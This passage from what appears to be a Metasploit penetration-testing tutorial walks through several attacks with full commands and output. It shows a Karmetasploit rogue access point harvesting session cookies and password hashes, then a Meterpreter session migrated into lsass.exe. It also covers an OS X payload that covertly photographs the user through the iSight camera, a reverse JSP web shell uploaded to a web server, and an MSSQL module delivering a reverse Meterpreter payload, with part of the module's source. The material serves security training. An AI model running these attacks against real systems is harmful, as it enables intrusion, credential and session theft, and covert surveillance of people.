[*] Connecting to the ADMIN$ share...
[*] HTTP REQUEST 10.0.0.100 > www.plaxo.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] Regenerating the payload...
[*] Uploading payload...
[*] HTTP REQUEST 10.0.0.100 > www.ryze.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > www.slashdot.org:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > www.twitter.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > www.xing.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > xing.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Created UxsjordQ.exe...
[*] HTTP REQUEST 10.0.0.100 > ziggs.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Connecting to the Service Control Manager...
[*] HTTP REQUEST 10.0.0.100 > care.com:80 GET / Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.gather.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > www.ziggs.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Removing the service...
[*] Closing service handle...
[*] Deleting UxsjordQ.exe...
[*] Sending Access Denied to 10.0.0.100:1362 TARGET\P0WN3D
[*] Received 10.0.0.100:1362 LMHASH:00 NTHASH: OS:Windows 2000 2195 LM:Windows
2000 5.0
[*] Sending Access Denied to 10.0.0.100:1362
```

```
[*] Received 10.0.0.100:1365 TARGET\P0WN3D
LMHASH:3cd170ac4f807291a1b90da20bb8eb228cf50aaf5373897d
NTHASH:ddb2b9bed56faf557b1a35d3687fc2c8760a5b45f1d1f4cd OS:Windows 2000 2195
LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] AUTHENTICATED as TARGETP0WN3D...
[*] Ignoring request from 10.0.0.100, attack already in progress.
[*] Sending Access Denied to 10.0.0.100:1365 TARGET\P0WN3D
[*] Sending Apple QuickTime 7.1.3 RTSP URI Buffer Overflow to 10.0.0.100:1278...
[*] Sending stage (2650 bytes)
[*] Sending iPhone MobileSafari LibTIFF Buffer Overflow to 10.0.0.100:1367...
[*] HTTP REQUEST 10.0.0.100 > www.care2.com:80 GET / Windows IE 5.01 cookies=
[*] Sleeping before handling stage...
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Migrating to lsass.exe...
[*] Current server process: rundll32.exe (848)
[*] New server process: lsass.exe (232)
[*] Meterpreter session 1 opened (10.0.0.1:45017 -> 10.0.0.100:1364)

msf auxiliary(http) > sessions -l

Active sessions
===============

  Id  Description  Tunnel
  --  -----------  ------
  1   Meterpreter  10.0.0.1:45017 -> 10.0.0.100:1364
```

## Karmetasploit Attack Analysis

Wow! That was a lot of output! Please take some time to read through the output, and try to understand what is happening.

Let's break down some of the output a bit here.

```
[*] DNS 10.0.0.100:1284 XID 92 (IN::A ecademy.com)
[*] DNS 10.0.0.100:1286 XID 93 (IN::A facebook.com)
[*] DNS 10.0.0.100:1286 XID 93 (IN::A facebook.com)
[*] DNS 10.0.0.100:1287 XID 94 (IN::A gather.com)
[*] DNS 10.0.0.100:1287 XID 94 (IN::A gather.com)
```

Here we see DNS lookups which are occurring. Most of these are initiated by Karmetasploit in attempts to gather information from the client.

```
[*] HTTP REQUEST 10.0.0.100 > gmail.google.com:80 GET /forms.html Windows IE 5.01
cook
ies=PREF=ID=474686c582f13be6:U=ecaec12d78faa1ba:TM=1241334857:LM=1241334880:
S=snePRUjY-zgcXpEV;NID=22=nFGYMj-l7FaT7qz3zwXjen9_miz8RDn_rA-
lP_IbBocsb3m4eFCH6h
I1ae23ghwenHaEGltA5hiZbjA2gk8i7m8u9Za718IFyaDEJRw0Ip1sT8uHHsJGTYfpAlne1vB8

[*] HTTP REQUEST 10.0.0.100 > google.com:80 GET /forms.html Windows IE 5.01
cookies=PREF=ID=474686c582f13be6:U=ecaec12d78faa1ba:TM=1241334857:LM=1241334
880: S=snePRUjY-zgcXpEV;NID=22=nFGYMj-l7FaT7qz3zwXjen9_miz8RDn_rA-
```

lP_IbBocsb3m4e FCH6hI1ae23g
hwenHaEGltA5hiZbjA2gk8i7m8u9Za718IFyaDEJRw0Ip1sT8uHHsJGTYfpAlne1vB8

Here we can see Karmetasploit collecting cookie information from the client. This could be useful information to use in attacks against the user later on.

[*] Received 10.0.0.100:1362 TARGET\P0WN3D
LMHASH:47a8cfba21d8473f9cc1674cedeba0fa6dc1c2a4dd904b72
NTHASH:ea389b305cd095d32124597122324fc470ae8d9205bdfc19 OS:Windows 2000 2195
LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] AUTHENTICATED as TARGET\P0WN3D...
[*] Connecting to the ADMIN$ share...
[*] Regenerating the payload...
[*] Uploading payload...
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Removing the service...
[*] Closing service handle...
[*] Deleting UxsjordQ.exe...
[*] Sending Access Denied to 10.0.0.100:1362 TARGET\P0WN3D
[*] Received 10.0.0.100:1362 LMHASH:00 NTHASH: OS:Windows 2000 2195 LM:Windows
2000 5.0
[*] Sending Access Denied to 10.0.0.100:1362
[*] Received 10.0.0.100:1365 TARGET\P0WN3D
LMHASH:3cd170ac4f807291a1b90da20bb8eb228cf50aaf5373897d
NTHASH:ddb2b9bed56faf557b1a35d3687fc2c8760a5b45f1d1f4cd OS:Windows 2000 2195
LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] AUTHENTICATED as TARGET\P0WN3D...
[*] Ignoring request from 10.0.0.100, attack already in progress.
[*] Sending Access Denied to 10.0.0.100:1365 TARGET\P0WN3D
[*] Sending Apple QuickTime 7.1.3 RTSP URI Buffer Overflow to 10.0.0.100:1278...
[*] Sending stage (2650 bytes)
[*] Sending iPhone MobileSafari LibTIFF Buffer Overflow to 10.0.0.100:1367...
[*] HTTP REQUEST 10.0.0.100 > www.care2.com:80 GET / Windows IE 5.01 cookies=
[*] Sleeping before handling stage...
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Migrating to lsass.exe...
[*] Current server process: rundll32.exe (848)
[*] New server process: lsass.exe (232)
[*] Meterpreter session 1 opened (10.0.0.1:45017 -> 10.0.0.100:1364)

Here is where it gets really interesting! We have obtained the password hashes from the system, which can then be used to identify the actual passwords. This is followed by the creation of a Meterpreter session.

Now we have access to the system, lets see what we can do with it.

**msf auxiliary(http) > sessions -i 1**
[*] Starting interaction with 1...

**meterpreter > ps**

Process list
============

| PID | Name | Path |
|---|---|---|
| 144 | smss.exe | \SystemRoot\System32\smss.exe |
| 172 | csrss.exe | \??\C:\WINNT\system32\csrss.exe |
| 192 | winlogon.exe | \??\C:\WINNT\system32\winlogon.exe |
| 220 | services.exe | C:\WINNT\system32\services.exe |
| 232 | lsass.exe | C:\WINNT\system32\lsass.exe |
| 284 | firefox.exe | C:\Program Files\Mozilla Firefox\firefox.exe |
| 300 | KodakImg.exe | C:\Program Files\Windows NT\Accessories\ImageVueKodakImg.exe |
| 396 | svchost.exe | C:\WINNT\system32\svchost.exe |
| 416 | spoolsv.exe | C:\WINNT\system32\spoolsv.exe |
| 452 | svchost.exe | C:\WINNT\System32\svchost.exe |
| 488 | regsvc.exe | C:\WINNT\system32\regsvc.exe |
| 512 | MSTask.exe | C:\WINNT\system32\MSTask.exe |
| 568 | VMwareService.exe | C:\Program Files\VMware\VMware Tools\VMwareService.exe |
| 632 | WinMgmt.exe | C:\WINNT\System32\WBEM\WinMgmt.exe |
| 696 | TPAutoConnSvc.exe | C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe |
| 760 | Explorer.exe | C:\WINNT\Explorer.exe |
| 832 | VMwareTray.exe | C:\Program Files\VMware\VMware Tools\VMwareTray.exe |
| 848 | rundll32.exe | C:\WINNT\system32\rundll32.exe |
| 860 | VMwareUser.exe | C:\Program Files\VMware\VMware Tool\VMwareUser.exe |
| 884 | RtWLan.exe | C:\Program Files\ASUS WiFi-AP Solo\RtWLan.exe |
| 916 | TPAutoConnect.exe | C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe |
| 952 | SCardSvr.exe | C:\WINNT\System32\SCardSvr.exe |
| 1168 | IEXPLORE.EXE | C:\Program Files\Internet Explorer\IEXPLORE.EXE |

**meterpreter > ipconfig /all**

VMware Accelerated AMD PCNet Adapter
Hardware MAC: 00:0c:29:85:81:55
IP Address  : 0.0.0.0
Netmask     : 0.0.0.0

Realtek RTL8187 Wireless LAN USB NIC
Hardware MAC: 00:c0:ca:1a:e7:d4
IP Address  : 10.0.0.100
Netmask     : 255.255.255.0

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0

**meterpreter > pwd**
C:\WINNT\system32
**meterpreter > getuid**
Server username: NT AUTHORITY\SYSTEM

Wonderful. Just like any other vector, our Meterperter session is working just as we expected.

However, there can be a lot that happens in Karmetasploit really fast and making use of the output to standard out may not be usable. Let's look at another way to access the logged information. We will interact with the karma.db that is created in your home directory.

Lets open it with sqlite, and dump the schema.

```
root@bt4:~# sqlite3 karma.db
SQLite version 3.5.9
Enter ".help" for instructions
sqlite> .schema
CREATE TABLE hosts (
'id' INTEGER PRIMARY KEY NOT NULL,
'created' TIMESTAMP,
'address' VARCHAR(16) UNIQUE,
'comm' VARCHAR(255),
'name' VARCHAR(255),
'state' VARCHAR(255),
'desc' VARCHAR(1024),
'os_name' VARCHAR(255),
'os_flavor' VARCHAR(255),
'os_sp' VARCHAR(255),
'os_lang' VARCHAR(255),
'arch' VARCHAR(255)
);
CREATE TABLE notes (
'id' INTEGER PRIMARY KEY NOT NULL,
'created' TIMESTAMP,
'host_id' INTEGER,
'ntype' VARCHAR(512),
'data' TEXT
);
CREATE TABLE refs (
'id' INTEGER PRIMARY KEY NOT NULL,
'ref_id' INTEGER,
'created' TIMESTAMP,
'name' VARCHAR(512)
);
CREATE TABLE reports (
'id' INTEGER PRIMARY KEY NOT NULL,
'target_id' INTEGER,
'parent_id' INTEGER,
'entity' VARCHAR(50),
'etype' VARCHAR(50),
'value' BLOB,
'notes' VARCHAR,
'source' VARCHAR,
'created' TIMESTAMP
);
CREATE TABLE requests (
'host' VARCHAR(20),
'port' INTEGER,
'ssl' INTEGER,
'meth' VARCHAR(20),
'path' BLOB,
'headers' BLOB,
'query' BLOB,
'body' BLOB,
'respcode' VARCHAR(5),
```

```
'resphead' BLOB,
'response' BLOB,
'created' TIMESTAMP
);
CREATE TABLE services (
'id' INTEGER PRIMARY KEY NOT NULL,
'host_id' INTEGER,
'created' TIMESTAMP,
'port' INTEGER NOT NULL,
'proto' VARCHAR(16) NOT NULL,
'state' VARCHAR(255),
'name' VARCHAR(255),
'desc' VARCHAR(1024)
);
CREATE TABLE targets (
'id' INTEGER PRIMARY KEY NOT NULL,
'host' VARCHAR(20),
'port' INTEGER,
'ssl' INTEGER,
'selected' INTEGER
);
CREATE TABLE vulns (
'id' INTEGER PRIMARY KEY NOT NULL,
'service_id' INTEGER,
'created' TIMESTAMP,
'name' VARCHAR(1024),
'data' TEXT
);
CREATE TABLE vulns_refs (
'ref_id' INTEGER,
'vuln_id' INTEGER
);
```

With the information gained from the schema, let's interact with the data we have gathered. First, we will list all the systems that we logged information from, then afterward, dump all the information we gathered while they were connected.

```
sqlite> select * from hosts;
1|2009-05-09 23:47:04|10.0.0.100|||alive||Windows|2000|||x86
sqlite> select * from notes where host_id = 1;
1|2009-05-09 23:47:04|1|http_cookies|en-us.start2.mozilla.com
__utma=183859642.1221819733.1241334886.1241334886.1241334886.1;
__utmz=183859642.1241334886.1.1.utmccn=(organic)|utmcsr=google|utmctr=firefox|utmcmd
=organic
2|2009-05-09 23:47:04|1|http_request|en-us.start2.mozilla.com:80 GET /firefox Windows FF
1.9.0.10
3|2009-05-09 23:47:05|1|http_cookies|adwords.google.com
PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faa1ba:TM=1241913986:LM=1241926890:GM
=1:S=-p5nGxSz_oh1inss;
NID=22=Yse3kJm0PoVwyYxj8GKC6LvlIqQMsruiPwQrcRRnLO_4Z0CzBRCIUucvroS_Rujrx6
ov-tXzVKN2KJN4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2_HARTNlG7dgUrBNq;
SID=DQAAAHAAAADNMtnGqaWPkEBIxfsMQNzDt_f7KykHkPoYCRZn_Zen8zleeLyKr8XUm
LvJVPZoxsdSBUd22TbQ3p1nc0TcoNHv7cEihkxtHl45zZraamzaji9qRC-
XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq
4|2009-05-09 23:47:05|1|http_request|adwords.google.com:80 GET /forms.html Windows FF
1.9.0.10
5|2009-05-09 23:47:05|1|http_request|blogger.com:80 GET /forms.html Windows FF 1.9.0.10
6|2009-05-09 23:47:05|1|http_request|care.com:80 GET /forms.html Windows FF 1.9.0.10
7|2009-05-09 23:47:05|1|http_request|0.0.0.0:55550 GET /ads Windows Firefox 3.0.10
```

8|2009-05-09 23:47:06|1|http_request|careerbuilder.com:80 GET /forms.html Windows FF 1.9.0.10
9|2009-05-09 23:47:06|1|http_request|ecademy.com:80 GET /forms.html Windows FF 1.9.0.10
10|2009-05-09 23:47:06|1|http_cookies|facebook.com datr=1241925583-120e39e88339c0edfd73fab6428ed813209603d31bd9d1dccccf3; ABT=::#b0ad8a8df29cc7bafdf91e67c86d58561st0:1242530384:A#2dd086ca2a46e9e50fff44e0ec48cb811st0:1242530384:B; s_vsn_facebookpoc_1=7269814957402
11|2009-05-09 23:47:06|1|http_request|facebook.com:80 GET /forms.html Windows FF 1.9.0.10
12|2009-05-09 23:47:06|1|http_request|gather.com:80 GET /forms.html Windows FF 1.9.0.10
13|2009-05-09 23:47:06|1|http_request|gmail.com:80 GET /forms.html Windows FF 1.9.0.10
14|2009-05-09 23:47:06|1|http_cookies|gmail.google.com PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faa1ba:TM=1241913986:LM=1241926890:GM=1:S=-p5nGxSz_oh1inss; NID=22=Yse3kJm0PoVwyYxj8GKC6LvlIqQMsruiPwQrcRRnLO_4Z0CzBRCIUucvroS_Rujrx6ov-tXzVKN2KJN4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2_HARTNlG7dgUrBNq; SID=DQAAAHAAAADNMtnGqaWPkEBIxfsMQNzDt_f7KykHkPoYCRZn_Zen8zleeLyKr8XUmLvJVPZoxsdSBUd22TbQ3p1nc0TcoNHv7cEihkxtHl45zZraamzaji9qRC-XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq
15|2009-05-09 23:47:07|1|http_request|gmail.google.com:80 GET /forms.html Windows FF 1.9.0.10
16|2009-05-09 23:47:07|1|http_cookies|google.com PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faa1ba:TM=1241913986:LM=1241926890:GM=1:S=-p5nGxSz_oh1inss; NID=22=Yse3kJm0PoVwyYxj8GKC6LvlIqQMsruiPwQrcRRnLO_4Z0CzBRCIUucvroS_Rujrx6ov-tXzVKN2KJN4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2_HARTNlG7dgUrBNq; SID=DQAAAHAAAADNMtnGqaWPkEBIxfsMQNzDt_f7KykHkPoYCRZn_Zen8zleeLyKr8XUmLvJVPZoxsdSBUd22TbQ3p1nc0TcoNHv7cEihkxtHl45zZraamzaji9qRC-XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq
17|2009-05-09 23:47:07|1|http_request|google.com:80 GET /forms.html Windows FF 1.9.0.10
18|2009-05-09 23:47:07|1|http_request|linkedin.com:80 GET /forms.html Windows FF 1.9.0.10

101|2009-05-09 23:50:03|1|http_cookies|safebrowsing.clients.google.com PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faa1ba:TM=1241913986:LM=1241926890:GM=1:S=-p5nGxSz_oh1inss; NID=22=Yse3kJm0PoVwyYxj8GKC6LvlIqQMsruiPwQrcRRnLO_4Z0CzBRCIUucvroS_Rujrx6ov-tXzVKN2KJN4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2_HARTNlG7dgUrBNq; SID=DQAAAHAAAADNMtnGqaWPkEBIxfsMQNzDt_f7KykHkPoYCRZn_Zen8zleeLyKr8XUmLvJVPZoxsdSBUd22TbQ3p1nc0TcoNHv7cEihkxtHl45zZraamzaji9qRC-XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq
102|2009-05-09 23:50:03|1|http_request|safebrowsing.clients.google.com:80 POST /safebrowsing/downloads Windows FF 1.9.0.10
108|2009-05-10 00:43:29|1|http_cookies|twitter.com auth_token=1241930535--c2a31fa4627149c521b965e0d7bdc3617df6ae1f
109|2009-05-10 00:43:29|1|http_cookies|www.twitter.com auth_token=1241930535--c2a31fa4627149c521b965e0d7bdc3617df6ae1f
sqlite>

Very useful. Think of the number of ways this can be utilized.

### *MSF vs OSX*

One of the more interesting things about the Mac platform is how cameras are built into all of the laptops. This fact has not gone unnoticed by Metasploit developers, as there is a very interesting module that will take a picture with the built in camera.

Lets see it in action. First we generate a stand alone executable to transfer to a OS X system:

```
root@bt4:/pentest/exploits/framework3# ./msfpayload osx/x86/isight/bind_tcp X > /tmp/osxt2
Created by msfpayload (http://www.metasploit.com).
Payload: osx/x86/isight/bind_tcp
 Length: 144
Options:
```

So, in this scenario we trick the user into executing the executable we have created, then we use 'multi/handler' to connect in and take a picture of the user.

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD osx/x86/isight/bind_tcp
PAYLOAD => osx/x86/isight/bind_tcp
msf exploit(handler) > show options

Module options:

  Name  Current Setting  Required  Description
  ----  ---------------  --------  -----------


Payload options (osx/x86/isight/bind_tcp):

  Name      Current Setting        Required          Description
  ----      ---------------        --------          -----------
  AUTOVIEW  true                   yes       Automatically open the picture in a browser
  BUNDLE    /pentest/exploits/framework3/data/isight.bundle  yes       The local path to the
                                                 iSight Mach-O Bundle to upload
  LPORT     4444                   yes       The local port
  RHOST                            no        The target address


Exploit target:

  Id  Name
  --  ----
  0   Wildcard Target


msf exploit(handler) > ifconfig eth0
[*] exec: ifconfig eth0

eth0      Link encap:Ethernet  HWaddr 00:0c:29:a7:f1:c5
          inet addr:172.16.104.150  Bcast:172.16.104.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea7:f1c5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:234609 errors:4 dropped:0 overruns:0 frame:0
          TX packets:717103 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:154234515 (154.2 MB)  TX bytes:58858484 (58.8 MB)
          Interrupt:19 Base address:0x2000

msf exploit(handler) > set RHOST 172.16.104.1
RHOST => 172.16.104.1

msf exploit(handler) > exploit
```

```
[*] Starting the payload handler...
[*] Started bind handler
[*] Sending stage (421 bytes)
[*] Sleeping before handling stage...
[*] Uploading bundle (29548 bytes)...
[*] Upload completed.
[*] Downloading photo...
[*] Downloading photo (13571 bytes)...
[*] Photo saved as /root/.msf3/logs/isight/172.16.104.1_20090821.495489022.jpg
[*] Opening photo in a web browser...
Error: no display specified
[*] Command shell session 2 opened (172.16.104.150:57008 -> 172.16.104.1:4444)
[*] Command shell session 2 closed.
msf exploit(handler) >
```

Very interesting! It appears we have a picture! Lets see what it looks like.

Amazing. This is a very powerful feature with can be used for many different purposes. The standardization of the Apple hardware platform has created a well defined platform for attackers to take advantage of.

## *File Upload Backdoors*

Amongst its many tricks, Metasploit also allows us to generate and handle Java based shells to gain remote access to a system. There are a great deal of poorly written web applications out there that can allow you to upload an arbitrary file of your choosing and have it run just by calling it in a browser. We begin by first generating a reverse-connecting jsp shell and set up our payload listener.

```
root@bt:/pentest/exploits/framework3# msfpayload java/jsp_shell_reverse_tcp
LHOST=192.168.1.101 LPORT=8080 R > shell.jsp
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD java/jsp_shell_reverse_tcp
PAYLOAD => java/jsp_shell_reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(handler) > set LPORT 8080
LPORT => 8080
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.101:8080
[*] Starting the payload handler...
```

At this point, we need to upload our shell to the remote web server that supports jsp files. With our file uploaded to the server, all that remains is for us to request the file in our browser and receive our shell.

```
[*] Command shell session 1 opened (192.168.1.101:8080 -> 192.168.1.201:3914) at Thu
Feb 24 19:55:35 -0700 2011

hostname
hostname
xen-xp-sploit

C:\Program Files\Apache Software Foundation\Tomcat 7.0>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 3:

   Connection-specific DNS Suffix  . : localdomain
   IP Address. . . . . . . . . . . . : 192.168.1.201
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

C:\Program Files\Apache Software Foundation\Tomcat 7.0>
```

## *Building A Metasploit Module*

For me (Dave Kennedy) this was one of my first modules that I have ever built for the Metasploit framework. I am a python guy and switching to ruby actually ended up not being "as" bad as I had anticipated. After I built the module, I wanted to write step by step how I was able to create the module, give a little introduction into module building and how easy it really is to add additional tools or exploits into the Metasploit framework.

I first want to start you off with giving you a little idea on some of the key components to the Metasploit framework that we'll be talking about.

First take a peek at the lib/msf/core section within Metasploit, this area here is a goldmine that you will want to leverage in order to not have to reconstruct every protocol or attack each individual time. Browse to the core/exploit section:

```
root@bt4:/pentest/exploits/framework3/lib/msf/core/exploit$ ls
arkeia.rb dect_coa.rb lorcon2.rb seh.rb.ut.rb
browser_autopwn.rb dialup.rb lorcon.rb smb.rb
brute.rb egghunter.rb mixins.rb smtp_deliver.rb
brutetargets.rb fileformat.rb mssql_commands.rb smtp.rb
capture.rb ftp.rb mssql.rb snmp.rb
dcerpc_epm.rb ftpserver.rb ndmp.rb sunrpc.rb
dcerpc_lsa.rb http.rb oracle.rb tcp.rb
dcerpc_mgmt.rb imap.rb pdf_parse.rb tcp.rb.ut.rb
dcerpc.rb ip.rb pop2.rb tns.rb
dcerpc.rb.ut.rb kernel_mode.rb seh.rb udp.rb
root@bt4:/pentest/exploits/framework3/lib/msf/core/exploit$
```

We can see several areas that could be useful for us, for example theres already prepackaged protocols like Microsoft SQL, HTTP, TCP, Oracle, RPC, FTP, SMB, SMTP, and much more. Take a look at the mssql.rb and mssql_commands.rb, these two have undergone some significant changes by HD Moore, myself, and Dark Operator recently as we are adding quite a bit of functionality through the MSSQL aspects.

If you look starting on line 126 in mssql.rb, this is the section we will be heavily focusing on, read through it and get a basic understanding as we will be covering this area later.

Lets leave core, and head to the "modules" directory, if we add any new file into here, it will dynamically be imported into Metasploit for us. Let's try a very simple program, go into framework3/modules/auxiliary/scanner/mssql

Do a quick "cp mssql_ping.rb ihaz_sql.rb"

Edit the file real quick using nano or vi and lets modify it just slightly, I'm going to walk you through each line and what it means:

```
##
# $Id: ihaz_sql.rb 7243 2009-12-04 21:13:15Z rel1k $   <--- automatically gets set for us when
we check in
##

##
# This file is part of the Metasploit Framework and may be subject to          <---- licensing
agreement, keep standard
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##


require 'msf/core'  <--- use the msf core library

class Metasploit3 < Msf::Auxiliary   <---- its going to be an auxiliary module

include Msf::Exploit::Remote::MSSQL   <----- we are using remote MSSQL right?
include Msf::Auxiliary::Scanner  <---------- it use to be a SQL scanner

def initialize <---- initialize the main section
super(
'Name' => 'I HAZ SQL Utility',   <------- name of the exploit
'Version' => '$Revision: 7243 $', <------- svn number
'Description' => 'This just prints some funny stuff.', <------------ description of the exploit
'Author' => 'relik', <--- thats you bro!
'License' => MSF_LICENSE <---- keep standard
)

deregister_options('RPORT', 'RHOST')    <---- dont specify RPORT or RHOST
end


def run_host(ip) <--- define the main function
```

```
begin <---begin the function
puts "I HAZ SQL!!!!"  <---- print to screen i haz SQL!!!
end <--- close
end <---- close
end <---- close
```

Now that you have a basic idea of the module, save this (without the <------) and lets run it in msfconsole.

```
msf > search ihaz
[*] Searching loaded modules for pattern 'ihaz'...

Auxiliary
=========

Name Description
---- -----------
scanner/mssql/ihaz_sql MSSQL Ping Utility

msf > use scanner/mssql/ihaz_sql
msf auxiliary(ihaz_sql) > show options

Module options:

Name Current Setting Required Description
---- --------------- -------- -----------
HEX2BINARY /pentest/exploits/framework3/data/exploits/mssql/h2b no The path to the
hex2binary script on the disk
MSSQL_PASS no The password for the specified username
MSSQL_USER sa no The username to authenticate as
RHOSTS yes The target address range or CIDR identifier
THREADS 1 yes The number of concurrent threads

msf auxiliary(ihaz_sql) > set RHOSTS doesntmatter
RHOSTS => doesntmatter
msf auxiliary(ihaz_sql) > exploit
I HAZ SQL!!!!

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Success our module has been added! Now that we have a basic understanding of how to add a module, lets look at the module I wrote on the next section.

## Payloads Through MSSQL

In the prior section you saw the basics of creating a module, I wanted to show you this module to get an understanding of what we're about to build. This module allows you to quickly deliver Metasploit based payloads through Microsoft SQL servers. The current code works with 2000, 2005, and 2008. These next few sections will first walk you through how to use this attack vector, and start you from scratch on rebuilding how I was able to write this payload (and after HDM cleaned up my code).

Let's first take a look at how the exploit works. If you read through the Fast-Track section already, you would notice that something similar happens within Fast-Track

as well. When an administrator first installs SQL Server 2000, 2005, or 2008, if they specify mixed authentication or SQL based authentication, they have to specify a password for the notorious "sa" account. The "sa" account is the systems administrator account for SQL based servers and has a ton of permissions on the system itself. If you can somehow guess the password of "sa", you can then leverage attack vectors through Metasploit to perform additional attacks. If you looked at some of the prior chapters, you saw how to discovery SQL servers through UDP port 1434 as well as perform dictionary-based brute force attacks against IP Addresses in order to guess the SQL "sa" account.

From here on out, we will assume that you already know the password for the MSSQL server and that you are ready to deliver your payload to the underlying operating system and not use Fast-Track.

Let's launch the attack:

```
msf > use windows/mssql/mssql_payload
msf exploit(mssql_payload) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(mssql_payload) > set LHOST 10.10.1.103
LHOST => 10.10.1.103
msf exploit(mssql_payload) > set RHOST 172.16.153.129
RHOST => 172.16.153.129
msf exploit(mssql_payload) > set LPORT 8080
LPORT => 8080
msf exploit(mssql_payload) > set MSSQL_PASS ihazpassword
MSSQL_PASS => ihazpassword
msf exploit(mssql_payload) > exploit

[*] Started reverse handler on port 8080
[*] Warning: This module will leave QiRYOlUK.exe in the SQL Server %TEMP% directory
[*] Writing the debug.com loader to the disk...
[*] Converting the debug script to an executable...
[*] Uploading the payload, please be patient...
[*] Converting the encoded payload...
[*] Executing the payload...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (10.10.1.103:8080 -> 10.10.1.103:47384)

meterpreter > execute -f cmd.exe -i
Process 3740 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

## Creating Our Auxiliary Module

We will be looking at three different files, they should be relatively familar from prior sections.

```
framework3/lib/msf/core/exploit/mssql_commands.rb
framework3/lib/msf/core/exploit/mssql.rb
framework3/modules/exploits/windows/mssql/mssql_payload.rb
```

One thing to caveat is that I didn't need to put different commands in three different files however, if you think ahead you may want to reuse code and putting the hex2binary portions in mssql.rb made the most sense, plus HDM is a stickler for pretty code (love you buddy).

Let's first take a look at the mssql_payload.rb to get an idea of what we're looking at here.

```
##
# $Id: mssql_payload.rb 7236 2009-10-23 19:15:32Z hdm $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

include Msf::Exploit::Remote::MSSQL
def initialize(info = {})

super(update_info(info,
'Name' => 'Microsoft SQL Server Payload Execution',
'Description' => %q{
This module will execute an arbitrary payload on a Microsoft SQL
Server, using the Windows debug.com method for writing an executable to disk
and the xp_cmdshell stored procedure. File size restrictions are avoided by
incorporating the debug bypass method presented at Defcon 17 by SecureState.
Note that this module will leave a metasploit payload in the Windows
System32 directory which must be manually deleted once the attack is completed.
},
'Author' => [ 'David Kennedy "ReL1K"
'License' => MSF_LICENSE,
'Version' => '$Revision: 7236 $',
'References' =>
[
[ 'OSVDB', '557'],
[ 'CVE', '2000-0402'],
[ 'BID', '1281'],
[ 'URL', 'http://www.thepentest.com/presentations/FastTrack_ShmooCon2009.pdf'],
],
'Platform' => 'win',
'Targets' =>
[
[ 'Automatic', { } ],
],
'DefaultTarget' => 0
))
end

def exploit
```

```
debug = false # enable to see the output

if(not mssql_login_datastore)
